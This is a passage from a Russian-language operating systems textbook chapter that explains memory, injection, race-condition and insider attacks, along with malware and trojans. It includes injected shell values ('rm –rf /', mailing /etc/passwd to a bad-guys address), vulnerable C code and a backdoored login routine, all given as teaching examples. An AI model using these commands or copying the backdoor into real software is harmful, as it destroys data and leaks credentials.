Вопрос в следующем: что же произойдет? Код в строке 12 будет пытаться обновить содержимое памяти, которая уже больше не используется для массива *A*, и может изменить другую структуру данных, которая теперь находится в этой области памяти. В общем, это искажение памяти ничего хорошего не принесет, но будет еще хуже, если взломщик сможет манипулировать программой таким образом, чтобы она поместила в эту память конкретный объект кучи, где первое целочисленное значение этого объекта содержит, скажем, уровень авторизации пользователя. Это не всегда просто сделать, но есть технологии (известные как фэншуй кучи — heap feng shui), помогающие взломщикам вытаскивать такие значения. Фэншуй является древнекитайским искусством ориентации зданий, гробниц и памяти в куче благоприятным образом. Если мастер цифрового фэншуя преуспеет в своей работе, то после этого он сможет установить для уровня авторизации любое значение (впрочем, не более чем 1900).

9.7.4. Атаки, использующие разыменование нулевого указателя

Несколькими сотнями страниц ранее, в главе 3, подробно рассматривалось управление памятью. Возможно, вы помните, как современные операционные системы виртуализируют адресное пространство ядра и пользовательских процессов. Перед тем как программа обращается к адресу в памяти, диспетчер памяти посредством таблиц страниц преобразует этот виртуальный адрес в физический. Обращение к неотображенным страницам невозможно. Представляется вполне логичным предположение, что адресное пространство ядра и адресное пространство пользовательского процесса совершенно разные, но так бывает не всегда. Например, в Linux ядро просто отображается в адресном пространстве каждого процесса, и всякий раз, когда ядро приступает к обработке системного вызова, оно запускается в адресном пространстве процесса.

На 32-разрядной системе пользовательское пространство занимает нижние 3 Гбайт адресного пространства, а ядро занимает верхний 1 Гбайт. Причиной такого сожительства является эффективность, поскольку переключение между адресными пространствами обходится недешево.

Обычно такое размещение не вызывает никаких проблем. Ситуация меняется, когда взломщик получает возможность заставить ядро вызывать функции в пользовательском пространстве. Зачем ядру это делать? Понятно, что оно этого делать не должно. Но помните, мы говорили о дефектах? Ядро с дефектом может в редких и неудачных обстоятельствах случайно разыменовать нулевой указатель (NULL pointer). Например, оно может вызвать функцию, использующую указатель функции, который еще не был инициализирован. В последние годы в ядре Linux было обнаружено несколько таких дефектов. Разыменование нулевого указателя — дело грязное, поскольку обычно приводит к аварии. Результаты печальны для пользовательского процесса, поскольку программа терпит крах, но еще хуже они для ядра, поскольку при этом рушится вся система.

Иногда бывает еще хуже, и взломщик приобретает возможность инициировать разыменование нулевого указателя из пользовательского процесса. В таком случае он может обрушить систему в любой нужный ему момент. Но обрушивая систему, вы не получите высоких оценок от своих друзей-взломщиков — им нужно увидеть оболочку.

Обрушение происходит по той причине, что на нулевую страницу никакой код не отображается. Поэтому взломщик может использовать специальную функцию *mmap*, чтобы исправить ситуацию. С помощью *mmap* пользовательский процесс может потребовать от ядра отобразить память по конкретному адресу. После отображения страницы по адресу 0 взломщик может написать в этой странице шелл-код. И наконец, он запускает разыменование нулевого указателя, что приводит к выполнению шелл-кода с привилегиями ядра. Вот тогда будут получены высокие оценки.

В современных ядрах возможность отображения через *mmap* страницы с нулевым адресом уже отсутствует. Но даже при этом в преступном мире по-прежнему используются многие старые ядра. Более того, этот прием работает и с указателями, имеющими другие значения. При наличии ряда дефектов взломщик может внедрить собственный указатель в ядро и добиться его разыменования. Урок, который нужно вынести из рассмотрения этого средства атаки, заключается в том, что взаимодействия уровня «ядро — пользователь» могут возникать в самых неожиданных местах и оптимизационные меры, направленные на повышение производительности, могут позже вылиться в преследования в виде атак.

9.7.5. Атаки, использующие переполнение целочисленных значений

Компьютеры осуществляют целочисленные арифметические вычисления с числами фиксированной длины, составляющей обычно 8, 16, 32 или 64 разряда. Если сумма двух складываемых или перемножаемых чисел превышает максимальное отображаемое целое число, происходит переполнение. Программы на языке C не отлавливают эту ошибку, они просто сохраняют и используют неправильное значение. В частности, если переменные являются целыми числами со знаком, то результат сложения или перемножения двух положительных целых чисел может быть сохранен в виде отрицательного целого числа. Если переменные не имеют знака, результат будет положительным числом, но высшие разряды могут перейти в низшие. Рассмотрим, например, две беззнаковые 16-разрядные целочисленные переменные, каждая из которых содержит значение 40 000. Если они перемножаются, а результат сохраняется в другой беззнаковой 16-разрядной целочисленной переменной, то видимым произведением будет 4096. Разумеется, результат неверен, но этот факт не обнаруживается.

Возможность вызывать неопределяемые числовые переполнения может быть превращена в атаку. Один из способов атаки заключается в предоставлении программе двух допустимых (но больших) параметров, таких, что любая операция сложения или умножения, выполненная с ними, вызовет переполнение. Например, некоторые программы для работы с графикой поддерживают параметры командной строки, задающие высоту и ширину файла с изображением, допустим, размер, к которому будет преобразовано входное изображение. Если целевые ширина и высота были выбраны, чтобы вызвать переполнение, программа неправильно вычислит, сколько памяти ей понадобится для хранения изображения, и вызовет процедуру *malloc* для распределе-

ния, отводя для него слишком маленький буфер. Теперь ситуация созрела для атаки за счет переполнения буфера. Такие же средства атаки можно применить, когда сумма или произведение положительных целых чисел со знаком в результате оказываются отрицательным целым числом.

9.7.6. Атаки, использующие внедрение команд

Еще одна атака заставляет целевую программу выполнить неизвестную команду. Рассмотрим программу, которой в какой-то момент требуется продублировать некий предоставленный пользователем файл, присвоив ему другое имя (возможно, с целью создания резервной копии). Если программист ленится набирать программный код, он может воспользоваться *системной* функцией, которая запускает процесс оболочки и выполняет свои аргументы как команду оболочки. Например, код на языке C

```
system("ls >file-list")
```

запускает процесс оболочки, который выполняет команду

```
ls >file-list
```

составляя список всех файлов в текущем каталоге и записывая его в файл, названный file-list. Код, который ленивый программист может использовать для дублирования файла, показан в листинге 9.1.

Листинг 9.1. Код, который может привести к атаке, использующей ввод программного кода

```
int main(int argc, char * argv[])
{
  char src[100], dst[100], cmd[205] = "cp "; /* объявление трех строк */
  printf("Пожалуйста, введите имя файла-источника: "); /* запрос
                                                          файла-источника */
  gets(src);                                  /* получение ввода с клавиатуры */
  strcat(cmd, src);                           /* присоединение src после cp */
  strcat(cmd, " ");                           /* добавление пробела
                                                 в конец cmd */
  printf("Пожалуйста, введите имя файла назначения: ");
                                              /* запрос имени выходного
                                                 файла */
  gets(dst);                                  /* получение ввода
                                                 с клавиатуры */
  strcat(cmd, dst);                           /* завершение командной строки */
  system(cmd);                                /* выполнение команды cp */
}
```

Программа запрашивает имена файла-источника и файла назначения, создает командную строку, использующую команду *cp*, а затем осуществляет вызов *system* для ее выполнения. Предположим, пользователь набирает «abc» и «xyz» и выполняется следующая команда:

```
cp abc xyz
```

которая, несомненно, копирует файл.

К сожалению, этот код открывает огромную брешь в системе безопасности, использующую технологию под названием **внедрение команд** (command injection). Предположим,

что пользователь набрал вместо этого «abc» и «‘xyz; rm –rf /». Теперь конструируется и выполняется следующая команда:

```
cp abc xyz; rm –rf /
```

которая сначала копирует файл, а затем пытается рекурсивно удалить каждый файл и каждый каталог во всей файловой системе. Если программа запущена с правами привилегированного пользователя, она может иметь успех. Проблема, разумеется, в том, что все следующее за точкой с запятой выполняется как команда оболочки.

Другим примером второго аргумента может быть «xyz; mail snooper@bad-guys.com </etc/passwd», создающий команду

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

посредством которой файл паролей отправляется на неизвестный и ненадежный адрес.

9.7.7 Атаки, проводимые с момента проверки до момента использования

Последняя атака, рассматриваемая в этом разделе, имеет совершенно иную природу. Она не портит память и не внедряет код. Вместо этого она выбирает в качестве средства атаки условия состязательности. Как всегда, лучше всего это показать на примере. Рассмотрим следующий код:

```
int fd;
if (access ("./my document", W OK) != 0) {
    exit (1);
fd = open ("./my document", O WRONLY)
write (fd, user input, sizeof (user input));
```

Предположим опять, что эта программа согласно установке бита SETUID принадлежит пользователю root и взломщик хочет воспользоваться ее привилегиями для записи в файл паролей. Разумеется, у него нет разрешения на запись в файл паролей, но посмотрим на код. Первое, что можно заметить, — это что SETUID-программа вообще не предназначена для записи в файл паролей, она лишь хочет осуществить запись в файл под названием my document в текущем рабочем каталоге. Даже в такой ситуации пользователь может иметь этот файл в своем текущем рабочем каталоге, но это не означает, что он на самом деле имеет права записи в этот файл. Например, файл может быть символьной ссылкой на другой файл, который вообще не принадлежит пользователю, например на файл паролей.

Чтобы предотвратить такую возможность, программа проводит проверку с целью убедиться в том, что у пользователя есть доступ на запись в файл, посредством системного вызова *access*. Этот вызов проверяет сам файл (например, если он является символьной ссылкой, то будет разыменован), возвращает 0, если запрошенный доступ разрешен, и значение ошибки –1 — в противном случае. Кроме того, проверка осуществляется с реального UID вызывающего процесса, а не с действующего UID (потому что в противном случае процесс SETUID всегда будет иметь доступ). Программа продолжит выполнение открытием файла и записью в него пользовательского ввода только в том случае, если проверка пройдет успешно.

Программа выглядит безопасной, но это не так. Проблема в том, что момент, когда доступ проверяется на привилегии, и момент, в который эти привилегии применя-

ются, не один и тот же. Предположим, что за доли секунды после проверки доступа взломщик сумел создать символическую ссылку с таким же именем на файл паролей. В таком случае инструкцией *open* будет открыт не тот файл и данные взломщика будут в конечном счете записаны в файл паролей. Чтобы все получилось, взломщик должен посостязаться с программой и создать символьную ссылку точно в нужное время.

Эта атака известна как **атака, проводимая с момента проверки до момента использования** (Time of Check to Time of Use (**TOCTOU**)). Если посмотреть на эту конкретную атаку по-другому, обнаружится, что системный вызов *access* просто небезопасен. Было бы намного лучше сначала открыть файл, а затем проверить разрешения с помощью функции *fstat*, используя вместо всего этого описатель файла. Описатели файлов безопасны, поскольку они не могут быть изменены взломщиком между вызовами *fstat* и *write*. Этот пример показывает, что разработка хорошего API для операционной системы является исключительно важным и очень непростым делом. В данном случае разработчики просчитались.

9.8. Инсайдерские атаки

Совершенно иную категорию проблем можно назвать внутренней подрывной работой, выполняемой программистами и другими сотрудниками компании, работающими за компьютером, который должен быть защищен, или создающими важные компоненты программного обеспечения. Эти атаки отличаются от внешних, поскольку свои специалисты (инсайдеры — insiders) обладают специализированными знаниями и доступом, которых нет у посторонних лиц (аутсайдеров — outsiders). Далее приводится несколько примеров, каждый из которых неоднократно повторялся в прошлом. У каждого из них есть свои особенности, обусловленные тем, кто атакует, против кого направлена эта атака и чего атакующий пытается добиться.

9.8.1. Логические бомбы

В наше время повсеместного привлечения к работе внешних специалистов программисты часто беспокоятся за свои места. Иногда они даже предпринимают шаги, чтобы сделать свою потенциальную (принудительную) отставку менее болезненной. Имеющие склонность к шантажу находят выход в написании **логических бомб** (logic bomb). Такая бомба представляет собой фрагмент программного кода, созданный одним из работающих в компании программистов и тайно внедренный в производственную систему. Пока программист ежедневно вводит в нее свой пароль, ей этого вполне достаточно, и она ничего не делает. Но если программист будет внезапно уволен и физически изгнан из производственного помещения, то на следующий день (или на следующей неделе) логическая бомба останется без своего ежедневно вводимого пароля и «взорвется». Возможны и другие вариации на ту же тему. В одном из известных случаев логическая бомба проверяла платежную ведомость. Если персональный номер программиста не появлялся в ней в течение двух последовательных периодов выплат, бомба «взрывалась» (Spafford et al., 1989).

Так называемый «взрыв» может заключаться в очистке диска, стирании файлов в случайном порядке, внесении малозаметных изменений в ключевые программы или зашифровке важных файлов. В последнем случае перед компанией стоит нелегкий выбор: звонить в полицию (что по истечении многих месяцев может привести, а мо-

жет и не привести к осуждению виновника, но тогда восстановить потерянные файлы точно не удастся) или поддаться шантажу и заново нанять программиста в качестве консультанта за астрономическую сумму, чтобы устранить проблему (в надежде, что он, занимаясь ее устранением, не заложит новую логическую бомбу).

Были зарегистрированы случаи, когда вирус закладывал логическую бомбу в зараженный им компьютер. Как правило, компьютеры были запрограммированы так, чтобы «взорваться» всем вместе в определенный день и час. Но поскольку программист заранее не знал, чей компьютер будет поражен, логические бомбы не могли использоваться для сохранения своего рабочего места или вымогательства. Зачастую такие бомбы настроены на «взрыв» в какой-нибудь политически важный день. Иногда их называют **бомбами с часовым механизмом** (time bombs).

9.8.2. Лазейки

Другими прорехами безопасности, устраиваемыми инсайдерами, являются **лазейки** (back door)[1]. Их создают системные программисты путем внедрения в систему такого кода, который позволяет обойти какую-нибудь обычную проверку. Например, программист может добавить код к программе входа в систему, чтобы позволить любому человеку войти в систему, используя регистрационное имя zzzzz, независимо от того, что содержится в файле паролей. Обычный код программы входа в систему может выглядеть так, как показано на рис. 9.22, *а*. Для встраивания лазейки код меняется на тот, который показан на рис. 9.22, *б*.

```
while (TRUE) {
        printf("login: ");
        getstring(name);
        disableechoing( );
        printf("password: ");
        getstring(password);
        enableechoing( );
        v = checkvalidity(name, password);
        if (v) break;
}
executeshell(name);
```

а

```
while (TRUE) {
        printf("login: ");
        getstring(name);
        disableechoing( );
        printf("password: ");
        getstring(password);
        enableechoing( );
        v = checkvalidity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
executeshell(name);
```

б

Рис. 9.22. Код: *а* — обычный; *б* — с внедренной лазейкой

При вызове процедуры *strcmp* осуществляется проверка, не введено ли регистрационное имя zzzzz. Если это имя введено, происходит вход в систему независимо от того, какой пароль был введен. Если этот код лазейки был внедрен программистом, работающим на производителя компьютеров, а затем поставлен вместе с произведенными им компьютерами, программист сможет войти в систему любого изготовленного этой компанией компьютера независимо от того, кем будет его владелец или каким будет содержимое файла паролей. То же самое касается программиста, работающего на производителя операционной системы. Лазейка просто позволяет обойти процесс аутентификации. Компании могут предотвратить внедрение лазеек путем ввода в практику своей работы **обзора кода** (code reviews). Согласно этой технологии, как только

[1] Также их называют потайными дверьми и черными ходами. — *Примеч. ред.*

программист закончил создание и тестирование модуля, он заносится в базу данных кода. Периодически все программисты команды собираются вместе, и каждый из них построчно объясняет всей группе, что делает его код. Это не только существенно повышает вероятность того, что кто-нибудь отловит лазейку, но и повышает ставки в игре для программиста, поскольку если он будет пойман на месте преступления, это не станет положительным фактором для развития его карьеры. Если программисты станут сильно противиться такому предложению, можно также заставить двух сотрудников проверять код друг у друга.

9.8.3. Фальсификация входа в систему

В этой инсайдерской атаке злоумышленником является законный пользователь, собирающий пароли, принадлежащие другим людям, используя технологию под названием **фальсификация входа в систему** (login spoofing). Обычно она применяется в организациях, имеющих множество общедоступных компьютеров, объединенных в локальную сеть, которыми пользуются многие сотрудники. К примеру, во многих университетах имеются залы, заполненные множеством компьютеров, с каждого из которых студенты могут войти в любую ОС. Работает эта атака следующим образом. Обычно, когда никто не входит в систему, на экран UNIX-компьютера выводится изображение, похожее на то, что показано на рис. 9.23, *а*. Когда пользователь садится за компьютер и набирает свое регистрационное имя, система запрашивает пароль. Если вводится правильный пароль, пользователь входит в систему и запускается оболочка (а возможно, и графический интерфейс пользователя).

Рис. 9.23. Экран входа в систему: *а* — настоящий; *б* — фальсифицированный

Теперь рассмотрим следующий сценарий. Пользователь-злоумышленник по имени Мэл написал программу, чтобы изображение на экране выглядело так, как показано на рис. 9.23, *б*. Оно выглядит точно так же, как и изображение на экране, показанное на рис. 9.23, *а*, за исключением того, что его выдает не программа входа в систему, а ее фальсификация, написанная Мэлом. Теперь Мэл запускает свою фальсифицированную программу входа в систему и отходит в сторонку, чтобы наблюдать за происходящим с безопасного расстояния. Когда пользователь садится за компьютер и набирает регистрационное имя, программа откликается запросом пароля и отключает вывод символов на экран. После того как были собраны регистрационное имя и пароль, они записываются где-нибудь в файле, и фальшивой программе входа в систему посылается сигнал для уничтожения ее оболочки. В результате этого действия происходит выход Мэла из системы, переход к запуску настоящей программы входа в систему и вывод на экран приглашения, показанного на рис. 9.23, *а*. Пользователь предполагает, что допустил ошибку при наборе, и просто повторно входит в систему. На этот раз все срабатывает должным образом. А тем временем Мэл получает очередную пару

из регистрационного имени и пароля. За счет допуска на многие компьютеры и запуска фальсифицированной программы входа в систему он может собрать большую коллекцию паролей.

Единственный способом предотвратить такое развитие событий является начало последовательности входа в систему с комбинации клавиш, которая не перехватывается пользовательскими программами. В Windows для этого используется комбинация CTRL+ALT+DEL. Если пользователь усаживается за компьютер и начинает с того, что нажимает комбинацию клавиш CTRL+-ALT+DEL, происходит выход из системы текущего пользователя и запускается программа входа в систему. Обойти этот механизм невозможно.

9.9. Вредоносные программы

В прежние времена (скажем, до 2000 года) скучающие (но смышленые) тинейджеры порой коротали свободное время за написанием вредоносного программного обеспечения, которое затем собирались выпустить в свободное плавание по всему миру, чтобы всем насолить.

Эти программы, к числу которых относятся троянские кони, вирусы и черви, обобщенно называются **вредоносными программами** (malware) и очень быстро распространяются по всему миру. Их авторы восхищаются уровнем своего программистского мастерства, читая публикации о многомиллионных убытках, причиненных вредоносными программами, и о том, сколько людей в результате их работы потеряло ценную информацию. А для них это просто забавные шалости, ведь они не извлекают из этого никакой материальной выгоды.

Но эти времена уже прошли. Вредоносные программы теперь пишутся по требованию организованных преступных группировок, предпочитающих не видеть результатов своей работы в газетных публикациях. Они разрабатываются для распространения через Интернет с максимально возможной скоростью и инфицирования как можно большего количества машин своих жертв. Когда машина инфицирована, устанавливается программное обеспечение, которое пересылает сообщения об адресах захваченных машин на соответствующие компьютеры. В машину также внедряется **лазейка** (backdoor), позволяющая преступникам, распространяющим вредоносные программы, без труда давать машине команды на совершение несвойственных ей действий. Захваченные таким образом машины называются **зомби** (zombie), а их коллекция называется **ботнетом** (botnet), от сокращенного robot network, то есть сеть, составленная из роботов.

Преступники, управляющие ботнетами, могут сдавать их в аренду для различных неблаговидных (но всегда коммерческих) целей. Одно из распространенных применений заключается в рассылке коммерческого спама. При серьезной спам-атаке полиция пытается отследить ее источник, но видит лишь то, что спам приходит от тысяч машин по всему миру. Если они доберутся до владельцев этих машин, то обнаружится, что это дети, мелкие предприниматели, домохозяйки, старушки и множество других людей, категорически отрицающих свою причастность к рассылке спама. Использование для грязной работы машин, принадлежащих другим людям, затрудняет выслеживание стоящих за всем этим преступников.

После установки вредоносная программа может использоваться и для других преступных целей. Возможно, для вымогательства. Представьте себе фрагмент вредоносной

программы, шифрующей все файлы на жестком диске своей жертвы, а затем выводящей на экран следующее сообщение:

```
ВАС ПРИВЕТСТВУЕТ GENERAL ENCRYPTION!
ДЛЯ ПРИОБРЕТЕНИЯ КЛЮЧА РАСШИФРОВКИ ВАШЕГО ЖЕСТКОГО ДИСКА ПЕРЕШЛИТЕ, ПОЖАЛУЙСТА,
НЕПОМЕЧЕННЫМИ мелкими КУПЮРАМИ 100 ДОЛЛАРОВ ПО АДРЕСУ: BOX 2154, PANAMA CITY,
PANAMA. СПАСИБО. МЫ ПРИЗНАТЕЛЬНЫ ЗА ВАШЕ БЕСПОКОЙСТВО.
```

Еще одно распространенное занятие вредоносных программ — установка на зараженной машине регистратора нажатия клавиш — **логгера клавиатуры** (keylogger). Эта программа регистрирует все нажатия клавиш и периодически отсылает регистрационные записи на некие машины или ряд машин (включая зомби) с тем, чтобы в конечном счете все это попало к преступникам. Привлечение к сотрудничеству интернет-провайдеров, обслуживающих машины-поставщики, зачастую затруднено из-за того, что многие из них в сговоре с преступниками (а иногда и принадлежат к преступному бизнесу), особенно в странах с высоким уровнем коррупции.

Ценные сведения, добываемые из строк, набранных на клавиатуре, состоят из номеров кредитных карт, которые могут использоваться для приобретения товаров у вполне законных продавцов. Поскольку жертвы не подозревают о краже номеров своих кредитных карт до тех пор, пока не получат выписки со своих счетов по окончании определенного цикла, преступники могут расходовать их средства в течение нескольких дней или даже недель.

Чтобы противостоять таким атакам, все компании по выпуску кредитных карт используют программы искусственного интеллекта для обнаружения необычных схем расходов. К примеру, если человек, который обычно использует свою кредитную карту в местных магазинах, неожиданно заказывает десяток дорогих ноутбуков с доставкой по адресу, скажем, в Таджикистан, для компании, обслуживающей кредитную карту, зазвучит тревожный звонок, и ее сотрудник, как правило, позвонит держателю карты, чтобы вежливо осведомиться об этой транзакции. Разумеется, преступники знают о таком программном обеспечении, поэтому они стараются подстроить стиль своих расходов, чтобы не попасть в поле зрения радара.

Данные, собранные логгером клавиатуры, могут быть объединены с другими данными, собранными программами, установленными на зомби-машины, позволяя преступникам заниматься более масштабной **кражей личных данных** (identity theft)[1]. Совершая это преступление, преступник собирает значительный объем сведений о человеке, например дату его рождения, девичью фамилию его матери, номер карточки соцобеспечения, номера банковских счетов, пароли и т. д., чтобы получить возможность успешно сыграть роль жертвы и получить новые физические документы, например дубликат водительских прав, банковскую дебетовую карту, свидетельство о рождении и многое другое. Все это, в свою очередь, может быть продано другим преступникам для дальнейшего использования.

Еще одна форма преступления, совершаемого с помощью вредоносной программы, заключается в скрытом присутствии до тех пор, пока пользователь не осуществит успешный вход в личный кабинет интернет-банкинга. После чего программа сразу же запускает транзакцию для определения имеющейся на счету суммы и переводит всю сумму на счет преступника, с которого она тут же переводится на другой счет, а затем

[1] Довольно часто встречается перевод «кража личности». — *Примеч. ред.*

еще и еще раз на другие счета (в различные страны, погрязшие в коррупции). Поэтому полиции требуются дни или недели, чтобы собрать все необходимые ей ордера на обыски, чтобы проследить прохождение средств, и если даже она доберется до этих средств, то ее требования могут остаться без удовлетворения. В таких преступлениях замешан крупный капитал, и они уже не имеют никакого отношения к подростковым шалостям.

Кроме использования в преступной среде вредоносные программы находят применение в промышленности. Компания может выпустить вредоносную программу, запускающуюся только в момент отсутствия в системе системного администратора. Если обстановка благоприятствует, она станет мешать производственному процессу, снижая качество продукции и создавая тем самым проблемы конкуренту. Во всех остальных случаях она будет бездействовать, что затрудняет ее обнаружение.

Еще одним примером целенаправленной вредоносной программы может послужить вирус, созданный и запущенный в локальную сеть амбициозным вице-президентом какой-нибудь компании. Если в результате проверки вирус обнаружит, что он запущен на машине президента компании, он начнет искать электронную таблицу и переставлять в ней местами две произвольно выбранные ячейки. Рано или поздно президент на основе испорченной электронной таблицы примет неверное решение, в результате чего будет уволен, освобождая место тому, о ком вы догадываетесь.

Некоторые люди ходят весь день с «чипом за пазухой» (не путать с теми, кто носит RFID — чип радиочастотной идентификации). У них имеются реальные или надуманные претензии к окружающим и желание отомстить. И в этом им может помочь вредоносная программа. Многие современные компьютеры хранят базовую систему ввода-вывода (BIOS) во флеш-памяти, содержимое которой может быть переписано под управлением определенной программы (чтобы дать возможность производителю распространять исправления программного кода в электронном виде). Вредоносная программа может записать во флеш-память всякий хлам, и компьютер перестанет загружаться. Если чип флеш-памяти установлен в гнезде, то для устранения проблемы нужно вскрыть компьютер и заменить чип. А если чип флеш-памяти впаян в материнскую плату, придется, наверное, выбрасывать плату и покупать новую.

Можно привести еще множество других примеров, но, думаю, суть вы уже уловили. Если нуждаетесь в дополнительных ужастиках, то наберите в строке любого поисковика слово *malware*, и вы получите десятки миллионов ссылок.

Возникает вопрос: а почему вредоносные программы распространяются с такой легкостью? Причин несколько. Во-первых, практически на 90 % компьютеров в мире работает только одна операционная система, Windows (или ее версии), что делает ее легкой мишенью. Если бы речь шла о десяти операционных системах, каждая из которых занимала 10 % рынка, то распространять вредоносные программы стало бы намного труднее. Как и в мире биологии, разнообразие является неплохой защитой.

Во-вторых, с самых ранних времен Microsoft прилагает массу усилий для того, чтобы сделать Windows более доступной для технически неискушенных людей. Например, в прошлом системы Windows были обычно настроены на вход в систему без пароля, в отличие от UNIX-систем, где исторически сложилось требование к вводу пароля (хотя этот замечательный обычай теряет свои позиции по мере того, как Linux старается все больше походить на Windows). Во многих других случаях, выстраивая компромисс между высокой защищенностью и простотой использования, Microsoft

постоянно выбирает второе в качестве своей рыночной стратегии. Если вы считаете безопасность более важной вещью, чем простота использования, отложите на время чтение книги и настройте свой сотовый телефон на ввод ПИН-кода перед каждым звонком — практически любой аппарат имеет подобные настройки. Если не знаете, как это сделать, закачайте руководство пользователя с веб-сайта производителя. Понятно, о чем идет речь?

В следующих нескольких разделах будут рассмотрены некоторые общие формы вредоносных программ, их устройство и методы распространения. Далее в главе будут рассмотрены некоторые способы борьбы с ними.

9.9.1. Троянские кони

Одно дело создать вредоносную программу — это можно сделать даже в своей спальне. А вот заставить миллионы людей установить ее на свои компьютеры — совсем другое дело. Как этот вопрос решает Мэл, создатель вредоносных программ? Самый распространенный прием — создать по-настоящему полезную программу и встроить в нее вредоносный модуль. Это могут быть игры, музыкальные плееры, специализированные программы просмотра «взрослого» контента и еще что-нибудь с привлекательной графикой. Люди сами закачают и установят такое приложение. В качестве бесплатного бонуса они получат установленную вредоносную программу. Такой подход называется **атакой с помощью троянского коня** (Trojan horse attack), в память о деревянном коне с греческими воинами внутри из гомеровской «Одиссеи». В мире компьютерной безопасности это понятие относится к любому вредоносному коду, спрятанному в программе или на веб-странице, которую люди загружают добровольно.

Когда бесплатная программа запускается, она вызывает функцию, записывающую вредоносную программу на диск и запускающую ее. Затем вредоносная программа может приступить к тому черному делу, ради которого она создавалась, например к удалению, модификации или шифрованию файлов. Она также может заниматься поиском номеров кредитных карт, паролей и других полезных сведений и отправлять их Мэлу через Интернет. Скорее всего, она подключится к какому-нибудь IP-порту и будет ждать команд, превращая машину в зомби, готового к рассылке спама или совершению любых действий по желанию своего удаленного хозяина. Обычно вредоносная программа также задействует команды, гарантирующие ее перезапуск при каждой перезагрузке машины. Средства для этого имеются во всех операционных системах.

Вся «прелесть» троянских коней в том, что от их автора не требуется взламывать компьютер своей жертвы — она сама делает за него эту работу.

Существует еще один прием, позволяющий заставить жертву выполнить троянскую программу. К примеру, многие пользователи UNIX используют переменную среды окружения *$PATH*, которая управляет просмотром каталогов при поиске команды. Ее содержимое можно просмотреть, набрав в оболочке следующую команду:

```
echo $PATH
```

Возможные настройки для пользователя *ast* на конкретной системе могут содержать следующие каталоги:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

У других пользователей, наверное, будут другие пути поиска. Когда пользователь набирает в оболочке команду

```
prog
```

оболочка сначала проверяет, нет ли такой программы в /usr/ast/bin/prog. Если она там есть, то она выполняется. Если ее там нет, оболочка пытается найти ее в /usr/local/bin/prog, /usr/bin/prog, /bin/prog и т. д., просматривая по очереди все 10 каталогов перед тем, как отказаться от этой затеи. Предполагая, что один из этих каталогов остался незащищенным, взломщик помещает в него программу. Если это первое появление программы с таким именем в списке поиска, она будет выполнена и троянский конь приступит к своей работе.

Чаще всего программы находятся в /bin или в /usr/bin, поэтому помещение троянского коня в файл /usr/bin/X11/ls не сработает, поскольку первой будет найдена настоящая программа с таким именем. Но предположим, что взломщик поместил в каталог /usr/bin/X11 файл la. Если пользователь допустит опечатку и наберет *la* вместо *ls* (программы для вывода имен файлов, имеющихся в каталоге), троянский конь будет запущен, выполняя свое черное дело, а затем выдаст вполне правильное сообщение о том, что команды *la* не существует. Внедрение троянских коней в каталоги со сложными путями, в которые практически никто не заглядывает, и присваивания им имен, соответствующих часто допускаемым опечаткам, приведет к тому, что кто-нибудь рано или поздно вызовет одну из этих программ и этот кто-то будет иметь права привилегированного пользователя (даже такие пользователи допускают опечатки), и в таком случае троянский конь получит возможность подменить файл /bin/ls версией, содержащей троянского коня, чтобы с этих пор всегда запускалась именно эта версия.

Наш злоумышленник Мэл, являющийся к тому же вполне легальным пользователем, может также проложить дорожку к правам привилегированного пользователя следующим образом. Он помещает версию *ls*, содержащую троянского коня, в собственный каталог, а затем предпринимает какие-нибудь подозрительные действия, способные привлечь внимание привилегированного пользователя: например, одновременно запускает 100 процессов, использующих все вычислительные ресурсы системы. Вполне возможно, что привилегированный пользователь поинтересуется содержимым домашнего каталога Мэла, набрав последовательность команд

```
cd /home/mal
ls -l
```

Так как некоторые оболочки перед тем, как работать с содержимым *$PATH*, сначала обращаются к локальному каталогу, привилегированный пользователь может запустить помещенного Мэлом троянского коня с правами привилегированного пользователя, чего, собственно, и добивался злоумышленник. Затем троянский конь может создать /home/mal/bin/sh с SETUID владельца root. Для этого он совершает два системных вызова: *chown* для изменения владельца файла /home/mal/bin/sh на root и *chmod* — для установки его бита SETUID. Теперь Мэл, запустив эту оболочку, может стать привилегированным пользователем.

Если Мэл будет часто оставаться на мели, он может воспользоваться одним из следующих способов мошенничества с помощью троянского коня. Первый способ заключается в том, что троянский конь проверяет, не установлена ли у жертвы программа электронного банкинга, например Quicken. Если программа установлена, троянский

конь предписывает ей перевести немного денег на подставной счет (предпочтительно в какой-нибудь далекой стране), чтобы в последующем снять с него наличные.

Подобно этому, если троянский конь выполняется на мобильном телефоне (или смартфоне), он также может рассылать текстовые сообщения на действительно дорогостоящие платные номера, опять-таки предпочтительнее в какой-нибудь дальней стране, например в Молдове (части бывшего Советского Союза).

9.9.2. Вирусы

В этом разделе мы рассмотрим вирусы, после чего перейдем к рассмотрению червей. В Интернете полно информации о вирусах, поэтому джинн уже выпущен из бутылки. Кроме того, людям трудно защититься от вирусов, не зная, как они работают. И наконец, вокруг вирусов ходит столько легенд, что их давно следует развеять.

Так что же такое вирус? Коротко говоря, **вирус** (virus) — это программа, способная размножаться, присоединяя свой код к другим программам аналогично тому, как размножаются биологические вирусы. Кроме этого, вирус способен и на другие действия. Черви похожи на вирусы, но они занимаются копированием самих себя. В данный момент эти различия нас не интересуют, поэтому термин «вирус» будет употребляться для обоих случаев. А черви будут рассмотрены в следующем разделе.

Как работают вирусы

Теперь посмотрим, какие бывают вирусы и как они работают. Создатель вирусов, назовем его Вирджил, по всей вероятности, работает на ассемблере (или, может быть, на C), чтобы получить компактный эффективный результат. После создания вируса он вставляет его в программу на собственной машине. Затем эта зараженная программа распространяется, возможно, путем выкладывания ее в коллекцию бесплатного программного обеспечения в Интернете. Этой программой может быть захватывающая новая игра, пиратская версия коммерческого программного продукта или что-нибудь еще не менее привлекательное. Затем люди начинают скачивать зараженную программу.

После установки на машину жертвы вирус бездействует до тех пор, пока не будет выполнена зараженная программа. Как только она будет запущена, начинается, как правило, заражение других имеющихся на машине программ, а затем выполнение **действий по предназначению** (payload). Во многих случаях эти действия могут откладываться до наступления конкретной даты, чтобы дать вирусу распространиться до того, как он будет замечен. Выбранная дата может иметь политическую подоплеку (например, если он запускается в сотую или пятисотую годовщину каких-нибудь гонений или оскорблений той этнической группы, к которой принадлежит автор).

